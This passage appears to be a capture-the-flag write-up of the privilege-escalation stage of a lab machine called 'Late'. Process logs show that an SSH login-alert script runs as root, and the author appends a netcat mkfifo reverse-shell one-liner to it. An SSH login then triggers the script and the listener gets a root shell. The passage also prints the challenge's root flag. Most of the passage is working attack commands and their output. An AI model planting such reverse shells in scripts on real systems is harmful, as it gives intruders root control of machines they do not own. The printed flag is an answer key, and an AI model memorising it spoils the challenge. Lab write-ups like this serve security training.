2023/10/29 06:17:01 CMD: UID=0 PID=31557 |
2023/10/29 06:17:01 CMD: UID=0 PID=31558 | chattr +a /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:01 CMD: UID=0 PID=31559 | /bin/bash /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:03 CMD: UID=0 PID=31560 | /bin/bash /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:03 CMD: UID=0 PID=31561 |
2023/10/29 06:17:03 CMD: UID=0 PID=31563 |
2023/10/29 06:17:04 CMD: UID=0 PID=31566 | sshd: svc_acc [priv]
2023/10/29 06:17:04 CMD: UID=0 PID=31565 | sendmail: MTA: 39T6H36A031564 localhost.localdomain [127.0.0.1]: DATA
2023/10/29 06:17:04 CMD: UID=0 PID=31564 |

```

it sends mail when someone logs in with ssh

3) Found a script sending mail


```

cat /root/.scripts/ssh-alert.sh: permission denied
svc_acc@late:~$ cat /usr/local/sbin/ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
    User:          $PAM_USER
    User IP Host:  $PAM_RHOST
    Service:       $PAM_SERVICE
    TTY:           $PAM_TTY
    Date:          `date`
    Server:        `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
    echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi

svc_acc@late:~$ ls /usr/local/sbin/ssh-alert.sh
/usr/local/sbin/ssh-alert.sh
svc_acc@late:~$ ls /usr/local/sbin/ssh-alert.sh -al
-rwxr-xr-x 1 svc_acc svc_acc 433 Oct 29 05:51 /usr/local/sbin/ssh-alert.sh
svc_acc@late:~$ █

```

4) the file is in append only mode

```

svc_acc@late:/usr/local/sbin$ ls
ssh-alert.sh  ssh-alert.sh~
svc_acc@late:/usr/local/sbin$ chattr -a ssh-alert.sh
chattr: Operation not permitted while setting flags on ssh-alert.sh
svc_acc@late:/usr/local/sbin$ lsattr ssh-alert.sh
-----a-----e--- ssh-alert.sh
svc_acc@late:/usr/local/sbin$ █

```

5) Appended the payload

```

svc_acc@late:/usr/local/sbin$ echo "rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc
10.10.16.5 8080 >/tmp/wk" | tee -a ssh-alert.sh
rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc 10.10.16.5 8080 >/tmp/wk
svc_acc@late:/usr/local/sbin$ cat ssh-alert.sh
#!/bin/bash

RECIPIENT="root@late.htb"
SUBJECT="Email from Server Login: SSH Alert"

BODY="
User:          $PAM_USER
User IP Host:  $PAM_RHOST
Service:      $PAM_SERVICE
TTY:          $PAM_TTY
Date:         `date`
Server:       `uname -a`
"

if [ ${PAM_TYPE} = "open_session" ]; then
    echo "Subject:${SUBJECT} ${BODY}" | /usr/sbin/sendmail ${RECIPIENT}
fi

rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc 10.10.16.5 8080 >/tmp/wk
svc_acc@late:/usr/local/sbin$

```

6) Triggered the payload and got shell

```

2023/10/29 06:17:01 CMD: UID=0      PID=31554 |
2023/10/29 06:17:01 CMD: UID=0      PID=31555 | chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:01 CMD: UID=0      PID=31556 |
2023/10/29 06:17:01 CMD: UID=0      PID=31557 |
2023/10/29 06:17:01 CMD: UID=0      PID=31558 | chattr +a /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:03 CMD: UID=0      PID=31559 | /bin/bash /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:03 CMD: UID=0      PID=31560 | /bin/bash /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:03 CMD: UID=0      PID=31561 |
2023/10/29 06:17:03 CMD: UID=0      PID=31563 |
2023/10/29 06:17:04 CMD: UID=0      PID=31564 |
2023/10/29 06:17:04 CMD: UID=0      PID=31565 |
2023/10/29 06:17:04 CMD: UID=0      PID=31566 |
2023/10/29 06:17:04 CMD: UID=0      PID=31567 |
2023/10/29 06:17:05 CMD: UID=1000   PID=31568 | -bash
2023/10/29 06:17:05 CMD: UID=1000   PID=31570 | -bash
2023/10/29 06:17:05 CMD: UID=1000   PID=31569 | -bash
2023/10/29 06:17:05 CMD: UID=1000   PID=31572 | -bash
2023/10/29 06:17:05 CMD: UID=1000   PID=31571 | -bash
2023/10/29 06:17:05 CMD: UID=1000   PID=31574 | -bash
2023/10/29 06:17:05 CMD: UID=1000   PID=31573 | -bash
2023/10/29 06:17:05 CMD: UID=1000   PID=31577 | basename /usr/bin/lesspipe
2023/10/29 06:17:05 CMD: UID=1000   PID=31576 | /bin/sh /usr/bin/lesspipe
2023/10/29 06:17:05 CMD: UID=1000   PID=31575 | -bash
2023/10/29 06:17:05 CMD: UID=1000   PID=31579 | /bin/sh /usr/bin/lesspipe
2023/10/29 06:17:05 CMD: UID=1000   PID=31578 | /bin/sh /usr/bin/lesspipe
2023/10/29 06:17:05 CMD: UID=1000   PID=31581 | -bash
2023/10/29 06:17:05 CMD: UID=1000   PID=31580 | -bash
2023/10/29 06:17:36 CMD: UID=0      PID=31582 |
2023/10/29 06:18:01 CMD: UID=0      PID=31586 | /bin/bash /root/scripts/cron.sh
2023/10/29 06:18:01 CMD: UID=0      PID=31585 | /bin/bash /root/scripts/cron.sh
2023/10/29 06:18:01 CMD: UID=0      PID=31584 | /bin/sh -c /root/scripts/cron.sh
2023/10/29 06:18:01 CMD: UID=0      PID=31583 | /usr/sbin/cron -f
2023/10/29 06:18:01 CMD: UID=0      PID=31587 | /bin/bash /root/scripts/cron.sh
2023/10/29 06:18:01 CMD: UID=0      PID=31588 | cp /root/scripts/ssh-alert.sh /usr/local/sbin/ssh-alert.sh
2023/10/29 06:18:01 CMD: UID=0      PID=31589 |
2023/10/29 06:18:01 CMD: UID=0      PID=31593 | /bin/bash /root/scripts/cron.sh
^CExiting program... (interrupt)
svc_acc@late:~$ echo "rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc 10.10.16.5 8080 >/tmp/wk" | tee -a /usr/local/sbin/ssh-alert.sh
rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|/bin/sh -i 2>&1|nc 10.10.16.5 8080 >/tmp/wk
svc_acc@late:~$

```

```

(vigneswar@vigneswar)-[~/ssti]
$ ssh svc_acc@10.10.11.156 -i pkey
svc_acc@late:~$ ^C
svc_acc@late:~$ exit
logout
Connection to 10.10.11.156 closed.

(vigneswar@vigneswar)-[~/ssti]
$ ssh svc_acc@10.10.11.156 -i pkey

```

```

(vigneswar@vigneswar)-[~]
$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.156] 44106
/bin/sh: 0: can't access tty; job control turned off
#

```

7) Got the root flag

(vigneswar@vigneswar)-[~]

\$ nc -lvnp 8080

listening on [any] 8080 ...

connect to [10.10.16.5] from (UNKNOWN) [10.10.11.156] 44106

/bin/sh: 0: can't access tty; job control turned off

whoami

root

cd /root

ls

root.txt

scripts

cat root.txt

5706c3373e1bb0c8b12d86e413439b8e

█